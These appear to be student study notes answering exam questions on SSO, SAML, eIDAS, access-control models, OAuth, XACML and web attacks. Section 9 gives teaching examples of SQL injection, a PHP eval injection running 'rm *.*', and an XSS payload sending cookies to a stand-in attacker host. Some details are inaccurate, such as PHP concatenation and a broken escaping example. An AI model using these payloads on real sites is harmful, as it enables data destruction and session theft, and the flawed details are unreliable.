
6.6 Give a definition of Single Sign On (SSO), describe its purpose, explain one of its strengths and one of weaknesses. Draw also an high-level diagram with the involved entities.

- A **SSO** is a technique used to **access multiple apps with a single authentication act**.
- **SSO reduces password fatigue**, we just need to remember **one password for multiple services**, but **if** it's **compromised** we are letting someone else **enter on multiple services with a single password**.




6.7 What is the difference between IdP-Initiated and SP-Initiated SSO? Describe their flows providing a Message Sequence Chart.

- **IdP-Initiated SSO**:
  - The **Client logs** in to the **IdP**.
  - The **Client select a Source** using **IdP**.
  - The **IdP redirects** the **Client to the SP** requested, with a **signed SSO auth response** attached.
  - The **SP supply the resource** after validating the SSO Response.



- **SP-Initiated SSO**:
  - The **Client ask for a SP resource**:
    - If the **resource is free** SP give to Client.
    - If it's **protected** then check for permission.
  - The **SP redirect** the client **to IdP** with AuthRequest.
  - The **Client Authenticate itself** to the **IdP**.
  - The **IdP redirect the Client to SP** with a Signed AuthResponse.
  - The **SP gives the resource** (if permitted).



6.8 What are the main privacy concerns underlying the deployment of SAML? What are the main mitigation measures?

- **SAML** should let the **user control how it's identity is shared and used**.
- **SAML** should **inhibit correlations between Service Providers**.
- To mitigate this, **IdP set pseudonyms** and uses **one time identifiers** so the response won't have the **same global identifier**.

6.9 What is SPID? What is eIDAS? Is there a relationship between the two?

- **SPID**:
  - is *"Sistema Pubblico Identità Digitale"*, the Italian adaptation of SAML 2.0
  - it adds one entity:
    - the **Attribute Provider** which **gives the Service Provider a Qualified Attribute** if asked.
- **eIDAS**:
  - is **Electronic Identification Authentication** and **Trust Services**, an European regolation that let **users authenticate in all Europe**.
- **eIDAS IdP can connect with SPID IdP using an eIDAS Connector** (Node) and an **eIDAS Service** (Node).


6.10 Give an example of scenario in which eIDAS is useful.

- If I want to open a bank account, I need my identity verified.
- If I'm italian and I'm trying to open a bank account in France, I need my SPID.
- Logging with **eID National Verification System** lets servers get my identity, **asking** the Italian **IdP SPID if my Identity is** `OK`.
- This works by **eIDAS-Connector France**, which **ask to eIDAS-Service in Italy** to give my information to the bank.

7 Access Control I

7.1 Define the concept of "Access Control", draw the architecture for its enforcement, explain the role of each component in the architecture and how an access control request is handled.

- **Access Control** is the act to **mediate requests** from subject to resources and check if the **access is Granted or Denied**.
- His architecture is **composed of**:
  - **Subject** (Actor): the one who performs a request.
  - **Request**: Access Request.
  - **Access Control Module** (**ACM**) which is composed of:
    - **Guard**: it receives an **Access Request**, then it **checks with Policies** if it's **Granted or Denied** (**Policy Decision Point**), then it **write the output** to the **Audit Log** and send the response (and grant access if granted) to the **Subject**.
    - **Policy**: all the policies, **set of rules** which are used to determine the access to a resource.
    - **Audit Log**: logs of all the requests and their status.
- It's important to say we have **two isolation boundaries**:
  - one outside **ACM**, that doesn't permit the user to get inside, he can only talk with the Guard.
  - one outside **Audit Log**, because logs shouldn't be edited by no one, only added by the Guard.
- The **Guard authenticate the client and authorize** him/her with **policies**, giving the **resource if accepted**. For every request, Guard will **keep an Audit Log**, to post analysis if necessary.
- **Access Control** can be seen as a **structured approach**:
  - **Policy**: set of rules.
  - **Model**: mathematic representation of the policy (how it works).
  - **Enforcement**: implementation of the Model (a logically correct model could lead to a vulnerable implementation, for example leading to a `Smash The Stack` issue).
- This helps to understand a policy and to find bugs easier.



7.2 What is an Access Control Matrix? How can ACLs and Capabilities represent it? Describe the environments where they are typically used, their advantages and disadvantages with the consequences.

- An **Access Control Matrix** is a **basic model** to implement **Access Control**.
- It's a matrix with **subject as rows and resource as columns**. The combination cell is the permission of the subject for the requested resource.
- The **permission** can be:
  - **O**: Own
  - **R**: Read
  - **W**: Write
  - **X**: Execute
- **ACL** (**Access Control List**) is an **enforcement** of the ACMatrix. It represent the matrix with a **list** that uses the **resource as a pointer**, and **each pointer leads to all the subject with their relative permissions for that resource**.
- **ACL** is tipically used **integrated** in the **File System**. It's easier to represent them with groups when we have a bigger user base, it's easier for the Guard to obtain the policies (Guard can check the file and check the subject permissions). ACL can lead to a bigger file if there's a lot of users that have permissions on it.
- **ACLs** are widely **used** in environments where the users manage the security of their own files such as Unix systems. Their **advantages** are the following:
  - they are easy to understand;
  - it is easy to answer questions as: *"who has access to a resource and what is the type of access?"*;
  - they work well in distributed systems.
- The **main disadvantage** is their **inefficiency** when **determining rights** if the **list is long**.
- **Capabilities** is an **enforcement** of the ACMatrix. It represent the matrix with a list that uses the **Subject as a pointer**, and each pointer leads to all the resources with **their relative permissions for that Subject**.
- The main problem with capability lists is that **changing the status of a resource can be difficult because it can be hard to find out which users have permission to access the resource**.
- For example, changing a program's status so that no user may execute it can be difficult because it can be hard to find out which users have permission to execute the program.

7.3 Explain the difference (if any) between the notions of subject, user and principal in access control.

- A **subject is a generic requester** (someone or something that is creating a request).
- An **user/principal is a human being** that is making a request.

7.4 Explain the Principle of Least Privilege.

- The **Principle of the Least Priviledge** says that a **subject have to know the minimum amount of information to fullify his request**.

7.5 Define the notions of DAC and MAC models; explain differences, advantages and disadvantages of each one. Give at least one example of the scenarios in which each one is typically used.

- **DAC**:
  - **Discretionary Access Control**
  - The permission of the resource is set by the owner of the resource, he decides what to do, how to set (Read, Write, Execute).
  - If we have lots of users, we can use **groups** and **ACL**.
  - **Typically used in OS**.
  - Advantages:
    - **Flexible**: easy to understand and edit permissions.
    - **Intuitive**
  - **Disadvantages**:
    - **Subjective**: the owner decides who can R-W-X.
    - The **security** is related to the **owner's skills**.
    - **Vulnerable to Trojans**: A can send a Trojan to B and make B changes the permissions.
- **MAC**:
  - **Mandatory Access Control**
  - **Used in the military**, it has **Multi-Level Security** and it uses:
    - **Clearances** if referred to a Subject.
    - **Security Label** if referred to a Resource.
  - Generally speaking we have **Security Levels**:
    - Top Secret
    - Secret
    - Confidential
    - Unclassified
  - Each level represents a **Trustworthiness Level** (**Clearances**) or the **Sensitivity Level** (**Security Label**) of the information.
  - They are set in an ordinate **hierarchical set of trust**:

$$TopSecret >= Secret >= Confidential >= Unclassified$$

  - The **Clearances** uses:

$$C = (Security\ Level,\ Security\ Labels\ (Need\ to\ Know))$$

  - **Need to Know Principle**: **Principle of the Least Privilege**.
  - If it uses **Bell-La Padula Model**, it follows **three policies**:
    - **No Read Up**:
      - Subject can read a resource if his clearance level dominates it.
      - His **Clearance Level** is '**stronger**' (or equal) **than the Security level** and the **Resource Need to Know** is a **subset** of the **Subject Need to Know**:

$$(\text{SClearance, SNeedToKnow}) >= (\text{RSecurityLevel, RNeedToKnow})$$

$$\text{SNeedToKnow} \supseteq \text{RNeedToKnow}$$

      - This is needed because someone could read confidential information(on a stronger security level), using the Need To Know Principle.

    * **No Write Down**:
        · Subject can write a resource if the resource Security level dominates the subject clearance.
        · His **Clearance Level** is '**weaker**'(or equal) **than the Security Level** and the **Subject Need to Know** is a **subset** of the **Resource Need to Know**:

$$(\text{SClearance}, \text{SNeedToKnow}) <= (\text{RSecurityLevel}, \text{RNeedToKnow})$$

$$\text{SNeedToKnow} \subseteq \text{RNeedToKnow}$$

        · This is needed because someone could declassify informations.
    * **Tranquillity Principle**:
        · Nobody can arbitrary **change the Security Level**.
  – **Bell-La Padula Model gives Confidentiality**.

- If we use **Biba Model**, we get **Integrity** (the opposite of the Bell-La Padula model):
  – **No Read Down**: we don't want **important documents** to be **influenced by less-important documents**.
  – **No Write Up**: we don't want someone to **break integrity of important informations**.
  – **Advantages**:
    * **Not vulnerable to trojans**.
    * All under **control**.
  – **Disadvantages**:
    * **No flexibility**.
    * **Information Leakages**:
        · **Covert Channel** in Bell La Padula.
        · A **covert channel** is when a **resource** (that is not meant to be a channel of communication) is **used as a channel** for communication.
  – In Bell-La Padula model, a lower clearance user can create a `dummy.obj`, then the **higher clearance** user changes the permission of the file. The **lower clearance** user ask to read the file. If he can't, he got a bit of information. This switch could be repeated like a $0, 1$ data stream.

7.6 Define No Read Up and the No Write Down principles of the MAC model.

- It uses **Bell-La Padula Model**, three policies:
  – **No Read Up**:
    * Subject can read a resource if his clearance level dominates it.
    * His **Clearance Level** is '**stronger**' (or equal) **than the Security level** and the **Resource Need to Know** is a **subset** of the **Subject Need to Know**:

$$(\text{SClearance}, \text{SNeedToKnow}) >= (\text{RSecurityLevel}, \text{RNeedToKnow})$$

$$\text{SNeedToKnow} \supseteq \text{RNeedToKnow}$$

    * This is needed because someone could read confidential information(on a stronger security level), using the Need To Know Principle.
  – **No Write Down**:
    * Subject can write a resource if the resource Security level dominates the subject clearance.
    * His **Clearance Level** is '**weaker**'(or equal) **than the Security Level** and the **Subject Need to Know** is a **subset** of the **Resource Need to Know**:

$$(\text{SClearance}, \text{SNeedToKnow}) <= (\text{RSecurityLevel}, \text{RNeedToKnow})$$

$$\text{SNeedToKnow} \subseteq \text{RNeedToKnow}$$

    * This is needed because someone could declassify informations.
  – **Tranquillity Principle**:
    * Nobody can arbitrary **change the Security Level**.

7.7 What is RBAC? How does it simplify administration? Define the notion of User-Role assignment and Role-Permission assignment. Define also the notion of role hierarchy together with the mathematical properties it should satisfy. Given UA, PA and RH express the condition under which user U has permission P.

- **RBAC** is **Role Based Access Control**.
- **RBAC** is a **combination** of:
  - **Users**: Subject requesting something.
  - **Roles**: set of permissions.
  - **Sessions**:
    - One or more Roles, given by context (to support the **Principle of the Least Priviledge**).
    - A session can have only one user.
    - A user can have more than one session.
  - **Permissions**:
    - Operations
    - Object/Resource
  - **User-Assignment**:
    - Each user can have one or multiple roles.
    - Each role is assigned to one or more users.
  - **Role-Hierarchy**:
    - Each role can have a sub-role.
    - A sub-role extends the permission of the super-role.
    - This follows this rules:
      - **Reflexive**: it works for itself.
      - **ANTISymmetric**: (role, sub-role) = (sub-role, role) $\iff$ (role = sub-role)
      - **Transitive**: (role, sub-role), (sub-role, sub-sub-role) $\implies$ (role, sub-sub-role).
  - **Permission-Assignment**:
    - Each role has one or more permission.
    - Each permission has one or more role.
- **User has permission if and only if there exist roles**:

$$r, r' \mid (user,\ r') \in UA \text{ AND } r' \succeq r \text{ AND } (r,\ p) \in PA$$

- There are points of **Dynamic Separation of Duty** (with sessions) and **Static Separation of Duty** (with **RH** and **UA**). This **prevents fraud**.
- It simplifies administration by creating roles: set of permissions that could be given to multiple user, leading to a easy to understand and easy to manage situation.

7.8 Explain the concept of "Confused deputy" and give a concrete scenario of this attack.

- The **Confused Deputy Attack** is a priviledge escalation attack which consist in **obtaining** (**R/W/X**) **access to a resource without having direct access on it**.
- Basically using another user that can access a resource to obtain or write data on the resource.
  - A **doesn't have access** to the **Resource F**.
  - A **have access** to execute the **Compiler**.
  - The **Compiler** is **OS priviledged**, so **it can RWX the resource F**.
  - A compiles a file and sets the destination of the resource to the F path.
  - A has now modified/overwritten F without having direct access to it.

7.9 What is a trojan?

- A **trojan** is a **malware** which **hides the true malevolous intentions** and runs like a safe/normal executable (Trojan Horse).

7.10 What is a covert channel? How can a covert channel be created in MAC?

- **Covert Channel** in **Bell-La Padula**:
  - A covert channel is when a **resource** (that is not meant to be a channel of communication) is **used as a channel for communication**.
- In Bell- La Padula model, a lower clearance user can create a `dummy.obj`, then the **higher clearance** user changes the permission of the file:
  - the **lower clearance** user ask to read the file;
  - if he can't, he got a bit of information;
  - this switch could be repeated like a 0.1 data stream;

7.11 How access control can mitigate command injection attacks?

- **Access Control** can mitigate the command injection attacks by using the **Principle of the Least Priviledge**.
- **The Principle of the Least Privilege** says that a **subject have to know the minimum amount of information to fulfill his request**.

8 Access Control II

8.1 Describe the purpose of OAuth 2.0 and explain what kind of security bad practice is meant to avoid. Describe also which entities are involved.

- **OAuth 2.0** is a **delegation protocol** that let users allow applications to **access resources on their behalf**.
- OAuth was created to avoid the bad practice of giving full access to a third part service by sharing your credentials.
- It's important to say that:
  - **OAuth** is an **Authorization Protocol**, it's **not** an **Authentication Protocol**, although is possible to authenticate with **OpenID Connect**.
  - **OAuth is more than one protocol** togheter.
  - The Token format is chosen by Resource Server and Authorization Server, usually they use JWT (Json Web Token).
  - It **relies** mainly on **HTTP** and **TLS for security**.
- The **entities involved** are:
  - **Resource Owner**: The owner of the resource.
  - **Protected Resource** (usually in Resource Server): The resource which client tries to get.
  - **Authorization Server** (**not Authentication**) : Server that generates OAUTH Token.
  - **Client** (Third Party App): Third party app that is trying to use the resource and ask on behalf of the resource owner.
  - **Oauth TOKEN**:
    - A key to access specifically some resources.
    - Generated by Authorization Server.
    - Opaque for the client, he doesn't know what does it mean.
    - Clear for the Authorization Server and Resource Server.

8.2 What is an OAuth token? Is it opaque for which entity involved in OAuth?

- The **entities involved** are:
  - **Resource Owner**: the owner of the resource.
  - **Protected Resource**: the resource which Client tries to get (usually in Resource Server).
  - **Authorization Server** (and **not Authentication**): Server that generates OAuth Token.
  - **Client** (Third Party App): third party app that is trying to use the resource and ask on behalf of the resource owner.
  - **OAuth TOKEN**:
    - A key to access specifically some resources;
    - Generated by Authorization Server;
    - Opaque for the client, he doesn't know what does it mean;
    - Clear for the Authorization Server and Resource Server.

8.3 Show the main Authorization code flow supported by OAuth 2.0 and say which kind of protocols is used for the communications among the various entities involved

- **OAuth Main Flow**:
  1. **Client ask for Authorization** to the **Resource Owner**, redirecting him/her to the **Authorization Server**.
  2. **Resource Owner insert** his/her **credentials** and **authenticate** to the **Authorization Server**.
  3. The **Authorization Server ask for Resource Owner permissions**, showing what the app wants to use.
  4. The **Resource Owner confirms**, then the **Authorization Server gives to the Resource Owner an Authorization Code**.
  5. The **Resource Owner** gives the **Authorization Code to the Client**.
  6. The **Client uses** its **credentials to authenticate to the Authorization Server**, along with **Authorization Code**.
  7. **Authorization Server gives OAuth Token to** the **Client**.
  8. The **Client connects** to the **Resource Server** and **ask for the resource**, **giving the OAuth Token**.
  9. If the **OAuth Token is good** (not expired or not revoked), then **Resource Server gives the Resource** to the Client.
- The **entities involved** are:
  - **Resource Owner**: the owner of the resource.
  - **Protected Resource**: the resource which Client tries to get (usually in Resource Server).
  - **Authorization Server** (and **not Authentication**): Server that generates OAuth Token.
  - **Client** (Third Party App): third party app that is trying to use the resource and ask on behalf of the resource owner.
  - **OAuth TOKEN**:
    - A key to access specifically some resources;
    - Generated by Authorization Server;
    - Opaque for the client, he doesn't know what does it mean;
    - Clear for the Authorization Server and Resource Server.

8.4 Explain what is ABAC and an ABAC policy. What are the advantages of ABAC over RBAC?

- **ABAC** is **Attribute Based Access Control**.
- **ABAC** is a model where controls uses **3 types of attributes**:
  - **Users Attributes**:
    - Attributes **belonging to the User** who is making the request.
  - **Resources Attributes**:
    - Attributes **belonging to the Request** needed.
  - **Environment Attributes**:
    - Attributes which are **not User Attributes** and **Resource Attributes**, describing a particular condition of the Enviroment (like geolocation or time).
- **ABAC** is **composed** of:
  - **Subject**
  - **Access Control Mechanism**:
    - **Access Control Policy**:
      - Set of rules that **uses Attributes** (Subject, Resource and Enviroment ones) to check **how a resource is protected** under certain conditions.
      - Subject Attributes.
    - **Object/Resource Attributes**
    - **Enviroment Conditions**
  - **Object/Resource**
- User ask for a Resource, using Attributes ACPolicy checks if he can have the resource.
- While **RBAC is coarse-grain AC**, **ABAC is granular-grain AC**:
  - **RBAC**: teachers can access Google.
  - **ABAC**: teachers can access Google if they are in class, using school computers and only during school hours.

8.5 Define XACML and what is a XACML target, effect, condition, rule policy, policy set. What are XACML policy combining algorithms?


- **XACML** stands for **eXtensible Access Control Markup Language** and it's a **language implementation of ABAC**.
- XACML **uses XML**.
- **XACML Policies structured** like this (to answer this question, choose the appropriate ones):
- **PolicySet**: a set of policies
  - **Target**: Defines the condition that determine whether a policy applies to the request, it defines a Boolean Condition `TRUE` or `FALSE`.
  - **Policy**: Set of rules
    - **Target**
    - **Rules**:
      - **Target**
      - **Effect**: returns `PERMIT` or `DENY`, it's the effect that the rule will have.
      - **Conditions**: a **Rule** is **satisfied** if it follows the conditions (if they evaluate all `TRUE`).

  - It uses a **Rule Combining Algorithm**:
    - A **Rule Combining Algorithm** is an algorithm that **combines rule by their evaluation** using certain criteria, **setting the policy** to `TRUE` or `FALSE`.
    - **Deny Overrides**: `AND` of all rules.
    - **Accept Overrides**: `OR` of all rules.
    - **First Applicable**: check the first applicable.
    - **Only One Applicable**: if there are more than one applicable, it's indeterminate.

  - **PolicySet**

8.6 Draw and describe the XACML architecture and explain the difference between Policy Enforcement Point (PEP) and Policy Decision Point (PDP).

- **XACML architecture is composed** of:
  - **Subject**
  - **Access Control Mechanism**:
    - **PEP**:
      - **Policy Enforcement Point**.
      - It's the mechanism which provides the protection of the resource.
      - This mechanism **enforce the Access Control**.
    - **PDP**:
      - **Policy Decision Point**.
      - This mechanism checks if the policySet is `PERMIT` or `DENY`, using **Rules Combining Algorithm**.
      - It gets the Attributes from **PIP** and the policy to follow from **PRP**.
    - **PIP**:
      - **Policy Information Point**.
      - Keeps all the Attributes for the request which is going to be processated.
    - **PRP**:
      - **Policy Retrieval Point**.
      - A policy Repository Retrieval.
    - **PAP**:
      - **Policy Administration Point**.
      - Creates new policy and set them into the Policy Repository (**PRP**).
  - **Object/Resource**
- XACML **flow** is:
  1. An user ask for a resource. This goes through ACMechanism, specifically to the **PEP**.
  2. **PEP**, using XACML, ask to the **PDP** if the request `PERMIT` or `DENY`.
  3. **PEP** checks using **PIP** and **PRP** if it follows the policies, evaluating all the rules with **Rules Combining Algorithm**.
  4. If `PERMIT` returns `PERMIT`; if `DENY` returns `DENY`.



9 Web Application Security

9.1 Define "Web Application Security".

- **Web App Security** is a branch of **Information Security** concerning the security of:
  - **WebSites**
  - **Web App**
  - **Web Services**

9.2 Define "Application Security".

- **Application Security** encompasses measures **taken to improve the security** of an **application** by:
  - **Finding**
  - **Fixing**
  - **Preventing**

  security **vulnerabilities**.

9.3 For which kind of security threats found in web applications, TLS is not an adequate countermeasure?

- TLS is not **adequate for Malware Attacks** and **Web Attacks**.
- It sustain a nice amount of attacks in the Network Attack scenario (like MITM), but in a Malware Attack the end device is infected and in the Web Attack the Server Device is infected, so TLS can't properly protect the user.

9.4 Which kind of attackers threaten Web Applications?

- The attackers that can hit Web Applications are:
  - **Malware Attacks** (on end device).
  - **Network Attacks** (MITM and so on).
  - **Web Attacks** (Poisonous website).

9.5 What is a CSRF attack? Give an high level description of how to mount it and the main mitigation measures.

- A **CSRF attack is a Cross Site Request Forgery** attack.
- Suppose we have site `bank.com`, this site uses a simple form `POST` to send money from one to another.
- After loggin in, I visit, using another tabs, `sitosicuro.biz`.
- `sitosicuro.biz` using background JS (`AJAX`), as soon as I visit the webpage, is sending a `POST` **request** to `bank.com` to pay Mario Rossi with 100k.
- The browser, **using JS and my authentication Cookie**, **will send the request** and the website will transfer money from my account to Mario Rossi account, without even noticing.
- A possibile **mitigation** is inserting a **one-time token** in the `FORM POST` request in the `bank.com` site.
- This eludes **Same Origin Policy** because it won't read data, it's sending data from another website.

9.6 What is an injection attacks? Give at least two examples and the main mitigation measures.

- An **injection attack** is a **remote code execution** type of attack.
- Two main examples are:
  - **SQL Injection**:
    - This vulnerabilities **executes SQL while evaluating** the query.
    - Suppose we have:

```
SELECT *
FROM USER
WHERE username='admin' and password="$_GET['pass']";
```

    - In the password input form we are going to type:

```
" OR 1=1;--
```

    - This will become:

```
SELECT *
FROM USER
WHERE username='admin' and password="" OR 1=1;--;
```

    - Evaluating to `TRUE` and **logging as an admin**.
    - A possible **mitigation** is using **prepared statement** and **sanitizing the input before executing** (escaping characters, removing 'OR',...)
  - **PHP Eval Injection**:
    - This vulnerabilities uses the `eval()` function in `PHP`, which evaluates `PHP` code.
    - Having a simple calculator that uses `eval()`:

```
<?php
    $in=$_GET['calc'];
    eval('$result= '+$in+';');
?>
```

    - And a website: `http://site.com/calc=10+1`
    - We can exploit this like that: `http://site.com/calc=10+1;system("rm *.*")`
    - This will execute:

```
<?php
    $in=$_GET['calc']; //10+1;system("rm *.*")
    eval('$result= '+$in+';'); //eval
    ($result = 10+1;system("rm *.*"););
?>
```

- The **main mitigation** for both scenario is **using** a strong **Access Control Policy**.

9.7 What is an XSS attack? How it's related to the Same Origin Policy? Give an high level description of how to mount it and the main mitigation measures.

- An XSS attack is a **Cross Site Scripting Attack**.
- Suppose we have `site.com/search.php?q=`
  - This website, whatever I type in to search, is going to write:

```
<?php
echo "Here your result for" + $_GET['q'];
?>
```

  - Here I can type:

```
<script>
    window.open("http://mymaliciousssite.com/?cookie=" +
        document.cookie)
</script>
```

  - If it works, I'll **send my authentication Cookie to another website**.
  - I can give this link :

```
site.com/search.php?q =
    <script>
        window.open("http://mymaliciousssite.com/?cookie=" +
            document.cookie)
    </script>
```

    to someone and **steal his/her Cookies**!

- This can be **mitigated by**:
  - **replacing** < with `<`;
  - **sanitizing and removing all tags** (or only the dangerous one) **from** the **input**.
- This attack eludes the **Same Origin Policy** because it's a **`<script>` executed in the same page** so it has the **same origin** and it's the page itself sending data outside.

9.8 What is a phishing attack? Give an high level description of how to mount it and the main mitigation measures.

- A **phishing attack** is an attack which **consist** in letting an unsuspecting user **visit a fake/malicious website**, **copying a true website**, **to steal personal information** (like login, password, codice fiscale, etc.).
- To make this attack, our user Giulio receives a mail from Paypal.
- This email is equal to a true Paypal mail.
- This email uses real Paypal embedded images, with real links.
- This email have a big button which is saying `"Reset your password"`.
- Pressing this, Giulio gets redirected to: `https://paypaI.com` (`paypaI.com` $\neq$ `paypal.com`, $I \neq l$).
- The page does spoofing, having the same `STYLE/HTML` of the original login page.
- When Giulio put his login to this fake site, the website redirects Giulio to the true Paypal Website, but keeps the login information for itself (and store them for the hacker).
- A possible **mitigation is checking Certificates**:
  - Having `HTTPS` **doesn't mean it's the true website**, we have to **check** if the **website certificate is original** and it's referring to the true website.
  - Certification Authorities should avoid creating certificates with similar names (`paypal.com` and `paypaI.com`).
  - We can also **raise awareness** to help people not getting phished.
- If we are the **website who got cloned**:
  - We should notice a spike of:
    - Changing Password
    - Moving Funds
    - Password Reset
    - Image GET Requests
  - We should **put private information** (like User ID or name and surname) **into mail** we are sending.
  - This **prevents phishing but it doesn't prevent Spear Phishing** (Phishing focused to one or more users using their private information to make the request seems legit).

9.9 What is MQTT? Explain its security issues.

